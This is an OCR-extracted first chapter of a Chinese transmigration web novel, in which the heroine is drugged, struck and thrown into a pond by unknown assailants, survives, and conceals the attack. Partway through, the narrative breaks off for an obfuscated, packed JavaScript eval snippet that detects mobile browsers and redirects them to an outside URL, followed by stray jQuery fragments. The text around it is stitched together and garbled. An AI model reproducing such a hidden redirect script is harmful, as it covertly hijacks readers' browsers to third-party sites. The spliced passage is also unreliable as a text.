1. 第一章

作品:《被男公主盯上后(穿书)

    冬雪初融,绿芽新长,建康城中微风如旧。


    郁宁与夫君云桓一同在祖母房中用了饭,饭后与老祖宗聊了几句天就准备离去了。


    云桓脚步轻快地牵着郁宁往外走去,身后的女婢小碎步追上来:“姑爷,小姐还没穿上披风,晚上当心着凉。”


    三春急忙将披风搭在郁宁的肩膀上。


    云桓接过披风,妥妥帖帖给郁宁穿戴齐整,又仔细打量几番,确认保暖到位,这才轻拍脑袋自责道:“怪我,着急带阿宁出来说几句话,若是因此着了凉真是万死难辞。”


    他摸了摸妻子的双手,感受到温暖才罢休。


    初春严寒,空气仍留恋冬季的温度。


    晚霞的余晖打在郁宁的脸上,让白皙的脸颊浮出惹人的红晕来,就像是个福气的财神娃娃,又像是春天颤巍巍探出头来的桃花花苞。


    “阿宁,”云桓摸索着郁宁软嫩的双手,有些歉疚地说道,“今日好友们约我饮酒,我实在推辞不开。明日,我定来房中赔罪。”


    话说到最后,云桓反倒有些不好意思起来。师出有名,郁宁也不是什么不讲理的人。若是阿桓天天来房中,那她才真是吃不消。


    云桓在得到意料之中的同意后,得寸进尺起来:“阿宁,你一次都没有挽留过我,若你总是如此我都怀疑你并不爱我了……”


    郁宁轻佻眉梢,给了个眼神,并未接话。


    腻腻歪歪了一会,云桓终于一副赴约不及的样子,匆忙跑着回院准备去了。


    郁宁并不和云桓住在一个院子中,准备回去了。


    纵然已经到了春天,天暗下来的速度仍有些不可思议。


    没走两步,脚下的路就已经有些看不清楚了。


    云家族人聚居,院子繁多且复杂,妆点在其中的园林也造得奇趣,怪石嶙峋,树木掩映,若是在白日里,是族人找乐子的好去处。但到了晚上,这些磕磕绊绊、错综复杂的石子路就让郁宁有些迷糊了。


    很可惜,她身边跟着的三春丫头也是个略小点的路痴,程度比她稍好上些。


    为了两人不会在园林里一直打转,保险起见,郁宁打发三春去临近的院子找个灯盏。


    坐在一处石亭中,望着不远处在月光下波光粼粼的水面,郁宁心中有些烦闷。


    她与云桓自幼相识,阿桓成婚后待她极尽温柔,可高院规矩多、是非多,婆婆周氏又是个不管事儿的……每天大大小小的事情处理起来,也着实头疼得紧……


    太阳已经完全不见踪影,世界陷入一片黑暗之中。


    突然,郁宁背后静谧无声的昏暗中传来细微的声响。


    郁宁虽然方向感不好,却有着极佳的五感——这是谁的脚步声?


    陡然冒出的声音在黑暗中显得异常明显又诡异,她陡然转头。


    是三春,她找到灯盏了?


    三春年纪尚幼,身子有些胖嘟嘟的,走起路来喘气声大,这几日感染风寒还带着些许的鼻音。而现在的这一串脚步声,脚步轻巧、步伐沉稳,并且声音并不连贯,在郁宁出声后完全消失在了四周的风声中。


    “是谁?”郁宁率先发声。


    既然已经打草惊蛇,她只能先发制人。此时各院子的人都在用饭,这里很少有人会在这个点来。


    她放轻了脚步往后退去,想要远离声音传来的方向,眼睛不住地扫视周围想要找到声音的来源。


    唔——一只大手捂上了郁宁的嘴巴,一股酸臭刺鼻的味道呛入鼻中。


    竟然是迷药!


    郁宁大惊,在云家宅院内部竟会出现这样无所顾忌的歹徒。


    是谁要害她?她自认因不得云桓父母好脸,她管家时兢兢业业从不克扣任何,到底什么样的仇恨才会冒着暴露自己的风险买凶行事。


    她紧闭呼吸,防止自己吸入迷药。好一招声东击西!歹人计划得非常周密,即使是对付自己一个柔弱的妇人,也不肯省事。


    估计起来对方至少有两个人,自己势单力薄,硬刚肯定不行——


    郁宁顺着禁锢着她的人,缓缓瘫软了身体,心里却疯狂过滤着逃生的方法。


    现在直接呼救?——那显然不行,估计刚出声,就死了。


    若是费劲挣扎,被他们发现自己没晕,估计也是直接被狗急跳墙搞死。


    两三分钟的憋气后,郁宁觉得胸口都快要爆炸了,身后的人终于慢慢放轻了捂嘴的力度。


    察觉到这点,郁宁彻底瘫软了自己的身体,终于有新鲜的空气灌入了她的肺中。


    不敢过分呼吸,吸气两口之后,她又重新憋上了气。


    黑暗中,郁宁看不到两人的身形和面貌,只能判断出是两个男子。


    “晕了。”声音从背后响起,很轻,甚至郁宁都听着模糊。身体腾空的一瞬间,郁宁才反应过来:迷药不会致死。


    她觉得自己脑子都坏掉了,赶忙轻轻地呼吸起来。


    下一刻,郁宁就感受到自己的脚和肩膀被人拖着开始移动了。


    这个方向她记得很清楚,是院子里的池塘。


    太好了,居然是沉塘。看来是想把自己伪造成溺水身亡的样子。


    郁宁心稍稍放松些:自己天生会凫水,若是被扔下池塘还有一线生机。幸亏买凶的人没有多打听打听,她会水这件事并不是无人知晓。


    想到这里,她定了定心神,趁着入水前,她小心翼翼地大口呼吸了几下,多储备些空气准备在水中憋气。


    等到石块砸上脑袋的前一刻,郁宁还思考着入水之后应当如何消除两人的怀疑。


    脑袋上传来重重的敲击,郁宁额头一阵剧痛,,感受到一阵温热的液体从脸颊旁流淌下来。


    该死!竟然是先敲晕了再沉湖吗!那肯定啊会淹死啊喂!


    郁宁浑身的衣物被冰冷的湖水渗入,四肢僵硬,体温在迅速流失。


    很快,她就失去了意识。


    观察着目标全部没入池塘,歹徒将手中带血的石头朝着沉没的水面区域抛去,手法刁钻,只在湖面溅出寥寥一小圈水花,并没有发出什么声响。两人悄无声息地翻墙离开。


    *


    隐隐绰绰的哭声从不知道方向的远方传来,郁宁只觉得被吵得头痛欲裂。


    “阿宁,我不该让你独自回来的……”云桓不停地在耳边道歉,夹杂着懊悔和痛苦,复杂的酒气弥散在郁宁周围。


    她想要想要睁开眼睛,眼皮却像是被胶水粘住一般牢固。


    她觉得自己的脑子里多了好多东西,那些是她的东西吗?她是来到了地府吗,这里的建筑和人怎会如此奇诡?


    她在虚空中摸索着,仔细观察着,想要找到一条出路。


    眉头紧紧皱起,突然,郁宁眼前大亮,她终于醒了。


    “阿宁,”见郁宁终于迷迷糊糊地醒来,从酒席上中途离场的云桓想要将她扶起来,晃得郁宁头晕目眩,“要喝水吗?饿不饿?我差人送吃的来……”


    三春见状,也不哭了,上前来轻手轻脚地照顾郁宁。


    云桓也发现了自己的笨手笨脚,怕再给郁宁带来伤害,只得乖乖站在一边,嘴巴却没有闲下来,一直询问着。


    等平稳下来,郁宁才理清了脑中的思路。“若不是香囊中撒出的香粉痕迹,我都……我都不敢想……”云桓清秀俊朗的面容上布满泪痕,“怎么会这么不小心坠湖呢……”


    郁宁伸手抚摸上云桓的脸颊,柔声道:“阿桓,今夜并非……”她顿了顿,调转了话头,“我想要到池塘边上去赏花,夜色太黑这才没注意失足掉下去了,下次我会小心的,不会一个人呆着。”


    云桓对她的的确确是真心的,她自己的夫君,郁宁了解,是个被娇养的天真烂漫的公子哥。


    他能给自己的庇护,几乎全部来自于河朔云氏的荣耀,而不是他自己。


    若是这件事情最后查出的来的凶手是云家内部的人,将这件事告知云桓,怕是会打草惊蛇。


    她在被那两个贼人拖到池塘去的路上,偷偷解松了;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17164693|196650||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''香囊让香灰掉了一路。正是留了一手才让三春赶在她咽气溺死之前,把她捞了起来。


    大难不死,郁宁却没有心情和夫君互诉衷肠。


    安抚完紧张的夫君后,郁宁轻抚着自己额上的伤口躺在床榻上。


    贼人的手劲很大,若不是想要营造出真实的坠湖碰撞的效果,怕是一下就可以把郁宁敲死。


    “小姐,大夫用了最好的祛疤膏和伤药,不会留下疤痕的。”三春有些欲言又止,最终还是问出了口,“小姐,今晚是不是发生了什么事,湖中荷花凋败……你怎么会……”你怎么会去湖边赏花呢?郁宁知晓未说完的话,但她不愿意说。


    “三春,我想一个人休息。”三春表现得不太情愿,但在郁宁有些沉肃的眼神下,还是关门离去了。


    离开前,她还有些不放心:“小姐,我就侍奉在门口,您随时叫我。”


    *


    暖春正近,屋外响起几声蛙叫,而郁宁,此时,她只想要仰天长啸。


